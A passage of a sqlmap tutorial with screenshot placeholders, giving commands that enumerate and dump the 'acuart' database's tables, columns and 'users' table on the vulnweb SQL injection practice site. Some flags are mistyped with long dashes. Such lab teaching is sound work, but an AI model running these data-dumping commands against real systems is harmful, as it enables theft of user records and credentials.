
URL: 'http://testphp.vulnweb.com/listproducts.php?cat=1'



Syntax: sqlmap -u <vulnerable\_url> -D <database\_name> --tables

// To fetch the table names passing the Database name


Command: sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart –tables



Syntax: sqlmap -u <vulnerable\_url> -D <database\_name> --T <Table\_name> --columns

// To fetch column names passing Database name & Table name


Command: sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart –T users --columns



Syntax: sqlmap -u <vulnerable\_url> -D <database\_name> --T <Table\_name> --dump

// To dump the table passing the Database name & Table name


Command: sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart –T users --dump





Syntax: sqlmap -u <vulnerable\_url> -D <database\_name> --T <Table\_name> --dump-all

// To dump the entire database passing the Database name

